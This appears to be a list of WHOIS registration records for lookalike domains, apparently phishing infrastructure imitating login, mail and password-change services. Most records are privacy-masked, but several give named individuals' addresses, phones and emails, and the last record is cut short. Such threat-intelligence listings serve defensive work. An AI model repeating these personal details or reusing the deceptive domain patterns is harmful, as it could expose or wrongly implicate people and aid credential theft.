CEXROUT.COM	<p>Domain Name: CEXROUT.COM Registry Domain ID: 2350055800_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-08T02:17:28Z Creation Date: 2019-01-06T08:41:05Z Registrar Registration Expiration Date: 2020-01-06T08:41:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
CHANGE-PW.COM	<p>Domain Name: CHANGE-PW.COM Registry Domain ID: 2368816873_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-13T02:18:00Z Creation Date: 2019-03-13T02:19:22Z Registrar Registration Expiration Date: 2020-03-13T02:19:22Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry</p>

	<p> Registrant Name: Seung Hak Hyun Registrant Organization: Registrant Street: 30, Mokdongjungangbon-ro 13-gil, Yangcheon-gu, Seoul Registrant City: Seoul-si Registrant State/Province: Seoul Registrant Postal Code: 07954 Registrant Country: KR Registrant Phone: +82.1034070909 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: rninchurl@daum.net Registry Admin ID: Not Available From Registry URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
CHECKPROFIE.COM	<p> Domain Name: CHECKPROFIE.COM Registry Domain ID: 2371156560_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:06Z Creation Date: 2019-03-20T07:30:13Z Registrar Registration Expiration Date: 2020-03-20T07:30:13Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry Admin Name: GDPR Masked Admin Organization: GDPR Masked Admin Street: GDPR Masked GDPR Masked GDPR Masked Admin City: GDPR Masked Admin State/Province: Sofia Admin Postal Code: GDPR Masked </p>

	Admin Country: BG Admin Phone: +GDPR Masked.GDPR Masked Admin Phone Ext: Admin Fax: +GDPR Masked.GDPR Masked Admin Fax Ext: Admin Email: gdpr-masking@gdpr-masked.com Registry Tech ID: Not Available From Registry Tech Name: GDPR Masked Tech Organization: GDPR Masked Tech Street: GDPR Masked GDPR Masked GDPR Masked Tech City: GDPR Masked Tech State/Province: Sofia Tech Postal Code: GDPR Masked Tech Country: BG Tech Phone: +GDPR Masked.GDPR Masked Tech Phone Ext: Tech Fax: +GDPR Masked.GDPR Masked Tech Fax Ext: Tech Email: gdpr-masking@gdpr-masked.com Name Server: ns31.cloudns.net Name Server: ns32.cloudns.net Name Server: ns33.cloudns.net Name Server: ns34.cloudns.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
CLOUDWEBAPPSERVICE.COM	Domain Name: CLOUDWEBAPPSERVICE.COM Registry Domain ID: 2351156215_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-12T02:16:46Z Creation Date: 2019-01-10T06:59:07Z Registrar Registration Expiration Date: 2020-01-10T06:59:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: aji 917 Registrant Organization: Registrant Street: seoul Registrant City: seoul Registrant State/Province: seoul Registrant Postal Code: 01111 Registrant Country: KR Registrant Phone: +82.37282156170

	Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: tiger199392@daum.net Registry Admin ID: Not Available From Registry URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
CTQUAST.COM	Domain Name: CTQUAST.COM Registry Domain ID: 2388608965_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-07-08T02:19:55Z Creation Date: 2019-05-08T10:55:05Z Registrar Registration Expiration Date: 2020-05-08T10:55:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DATAVIEWERING.COM	Domain Name: DATAVIEWERING.COM Registry Domain ID: 2366296798_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-05T02:18:29Z Creation Date: 2019-03-05T09:48:29Z Registrar Registration Expiration Date: 2020-03-05T09:48:29Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep

	<p> p#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Mas ked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse- contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting Syste m: http://wdprs.internic.net/ </p>
DAY-POST.COM	<p> Domain Name: DAY-POST.COM Registry Domain ID: 2355017915_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-25T02:24:36Z Creation Date: 2019-01-24T01:45:15Z Registrar Registration Expiration Date: 2020-01- 24T01:45:15Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep p#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Mas ked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned </p>

	Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DIALY-POST.COM	Domain Name: DIALY-POST.COM Registry Domain ID: 2355039478_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-26T02:16:33Z Creation Date: 2019-01-24T06:13:15Z Registrar Registration Expiration Date: 2020-01-24T06:13:15Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry Admin Name: GDPR Masked Admin Organization: GDPR Masked Admin Street: GDPR Masked GDPR Masked GDPR Masked Admin City: GDPR Masked Admin State/Province: Sofia Admin Postal Code: GDPR Masked Admin Country: BG Admin Phone: +GDPR Masked.GDPR Masked Admin Phone Ext: Admin Fax: +GDPR Masked.GDPR Masked Admin Fax Ext: Admin Email: gdpr-masking@gdpr-masked.com Registry Tech ID: Not Available From Registry Tech Name: GDPR Masked Tech Organization: GDPR Masked Tech Street: GDPR Masked GDPR Masked GDPR Masked Tech City: GDPR Masked

	<p> Tech State/Province: Sofia Tech Postal Code: GDPR Masked Tech Country: BG Tech Phone: +GDPR Masked.GDPR Masked Tech Phone Ext: Tech Fax: +GDPR Masked.GDPR Masked Tech Fax Ext: Tech Email: gdpr-masking@gdpr-masked.com Name Server: ns31.cloudns.net Name Server: ns32.cloudns.net Name Server: ns33.cloudns.net Name Server: ns34.cloudns.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2019-12-06T19:40:39Z <<< </p>
DOCUMENTVIEWINGCOM.COM	<p> Domain Name: DOCUMENTVIEWINGCOM.COM Registry Domain ID: 2371156518_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:34Z Registrar Registration Expiration Date: 2020-03-20T07:29:34Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com </p>

	Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DOVVN-MAIL.COM	Domain Name: dovvn-mail.com Registry Domain ID: 2351678418_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-04-26T14:07:21Z Creation Date: 2019-01-12T01:08:20Z Registrar Registration Expiration Date: 2020-01-12T01:08:19Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Yoichi Shimada Registrant Organization: Personal Registrant Street: 1-1301 Saburomaru Registrant City: Fukui-shi Registrant State/Province: Fukui Registrant Postal Code: 910-0033 Registrant Country: JP Registrant Phone: +81.776281905 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: pigcoin2020@hotmail.com Registry Admin ID: Not Available From Registry Name Server: ns4.value-domain.com Name Server: ns5.value-domain.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DOWN-ERROR.COM	Domain Name: DOWN-ERROR.COM Registry Domain ID: 2364422957_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-04-28T02:17:57Z Creation Date: 2019-02-27T02:08:59Z Registrar Registration Expiration Date: 2020-02-27T02:08:59Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Seung Hak Hyun Registrant Organization:

	Registrant Street: 30, Mokdongjungangbon-ro 13-gil, Yangcheon-gu, Seoul Registrant City: Seoul-si Registrant State/Province: Seoul Registrant Postal Code: 07954 Registrant Country: KR Registrant Phone: +82.1034070909 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: rninchurl@daum.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DRIVECHECKINGCOM.COM	Domain Name: DRIVECHECKINGCOM.COM Registry Domain ID: 2371156505_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:25Z Registrar Registration Expiration Date: 2020-03-20T07:29:25Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
ENCODINGMAIL.COM	Domain Name: ENCODINGMAIL.COM

	<p> Registry Domain ID: 2371156520_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:42Z Registrar Registration Expiration Date: 2020-03-20T07:29:42Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
FILES-DOWNLOAD.NET	<p> Domain Name: FILES-DOWNLOAD.NET Registry Domain ID: 2333962375_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-11-18T12:18:49Z Creation Date: 2018-11-18T11:35:37Z Registrar Registration Expiration Date: 2019-11-18T11:35:37Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Not Available From Registry Registrant Name: Seung Hak Hyun </p>

	<p> Registrant Organization: Registrant Street: 30, Mokdongjungangbon-ro 13-gil, Yangcheon-gu, Seoul Registrant City: Seoul-si Registrant State/Province: Seoul Registrant Postal Code: 07954 Registrant Country: KR Registrant Phone: +82.1034070909 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: rninchurl@daum.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
FILINVESTMENT.COM	<p> Domain Name: FILINVESTMENT.COM Registry Domain ID: 2407516177_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-08-29T02:16:03Z Creation Date: 2019-06-29T08:08:05Z Registrar Registration Expiration Date: 2020-06-29T08:08:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>

FIXCOOL.NET	<p> Domain Name: FIXCOOL.NET Registry Domain ID: 2355017889_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-25T02:24:36Z Creation Date: 2019-01-24T01:45:06Z Registrar Registration Expiration Date: 2020-01-24T01:45:06Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
FOLDERSHAREING.COM	<p> Domain Name: FOLDERSHAREING.COM Registry Domain ID: 2364425141_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-04-29T02:17:29Z Creation Date: 2019-02-27T02:32:05Z Registrar Registration Expiration Date: 2020-02-27T02:32:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked </p>

	<p> Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
GOLANGAPIS.COM	<p> Domain Name: GOLANGAPIS.COM Registry Domain ID: 2424454473_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-10-18T02:16:44Z Creation Date: 2019-08-18T13:41:05Z Registrar Registration Expiration Date: 2020-08-18T13:41:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
HANRNAII.NET	<p> Domain Name: HANRNAII.NET Registry Domain ID: 2398449268_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com </p>

	<p>Updated Date: 2019-08-04T02:16:00Z Creation Date: 2019-06-04T07:06:01Z Registrar Registration Expiration Date: 2020-06-04T07:06:01Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: DongIl Song Registrant Organization: MobileProtect Registrant Street: 25 Seonhwa-ro 20-gil Jillyang-eup Registrant City: Gyeongsan-si Registrant State/Province: Gyeongsangbuk-do Registrant Postal Code: 38492 Registrant Country: KR Registrant Phone: +82.01033988890 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: bitcoin024@hanmail.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
LH-LOGINS.COM	<p>Domain Name: lh-logins.com Registry Domain ID: 2373974648_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T21:03:43Z Creation Date: 2019-03-28T02:44:57Z Registrar Registration Expiration Date: 2020-03-28T02:44:59Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: seiji yoshida Registrant Organization: Personal Registrant Street: 4-19-13 Honcho Registrant City: Koganei-shi Registrant State/Province: Tokyo Registrant Postal Code: 184-0004 Registrant Country: JP Registrant Phone: +81.423836587 Registrant Phone Ext:</p>

	Registrant Fax: Registrant Fax Ext: Registrant Email: informail.noreply@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
LOGIN-USE.COM	Domain Name: login-use.com Registry Domain ID: 2360933302_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:27:19Z Creation Date: 2019-02-15T07:55:51Z Registrar Registration Expiration Date: 2020-02-15T07:55:50Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: naoki yamada Registrant Organization: Personal Registrant Street: 4-32 Nishirokugo Registrant City: Ota-ku Registrant State/Province: Tokyo Registrant Postal Code: 144-0056 Registrant Country: JP Registrant Phone: +81.337396567 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: satoshiman0088@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
MAIL-DOWN.COM	Domain Name: mail-down.com Registry Domain ID: 2372526472_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T20:07:38Z Creation Date: 2019-03-24T08:07:25Z Registrar Registration Expiration Date: 2020-03-24T08:07:25Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Hideo Suzuki

	<p> Registrant Organization: Personal Registrant Street: 2-1-1 Kasumigaseki Registrant City: Chiyoda-ku Registrant State/Province: Tokyo Registrant Postal Code: 100-8919 Registrant Country: JP Registrant Phone: +81.583291212 Registrant Fax: +81.583291212 Registrant Email: jiahuzong@hotmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
MATMIHO.COM	<p> Domain Name: matmiho.com Registry Domain ID: 2351675618_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:11:46Z Creation Date: 2019-01-12T00:15:13Z Registrar Registration Expiration Date: 2020-01-12T00:15:13Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Yoichi Shimada Registrant Organization: Personal Registrant Street: 1-1301 Saburomaru Registrant City: Fukui-shi Registrant State/Province: Fukui Registrant Postal Code: 910-0033 Registrant Country: JP Registrant Phone: +81.776281905 Registrant Email: pigcoin2020@hotmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
MIHOMAT.COM	<p> Domain Name: mihomat.com Registry Domain ID: 2351696124_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T20:11:18Z Creation Date: 2019-01-12T06:21:43Z Registrar Registration Expiration Date: 2020-01-12T06:21:43Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 </p>

	Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Humitakai Miyazaki Registrant Organization: Personal Registrant Street: 1-29 Nakaikegami Registrant City: Ota-ku Registrant State/Province: Tokyo Registrant Postal Code: 146-0081 Registrant Country: JP Registrant Phone: +81.337532788 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: wusongha03@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
NATWPERSONAL-ONLINE.COM	Domain name: natwpersonal-online.com Registry Domain ID: 2339142224_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 2018-12-02T16:45:07.00Z Creation Date: 2018-12-02T16:45:07.00Z Registrar Registration Expiration Date: 2019-12-02T16:45:07.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.6613102107 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Registrant Name: WhoisGuard Protected Registrant Organization: WhoisGuard, Inc. Registrant Street: P.O. Box 0823-03411 Registrant City: Panama Registrant State/Province: Panama Registrant Postal Code: Registrant Country: PA Registrant Phone: +507.8365503 Registrant Phone Ext: Registrant Fax: +51.17057182 Registrant Fax Ext: Registrant Email: 23f30d8e5ab4439fb15be24a7de1ffb8.protect@whoisguard.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
NIDLOGIN.COM	Domain Name: NIDLOGIN.COM

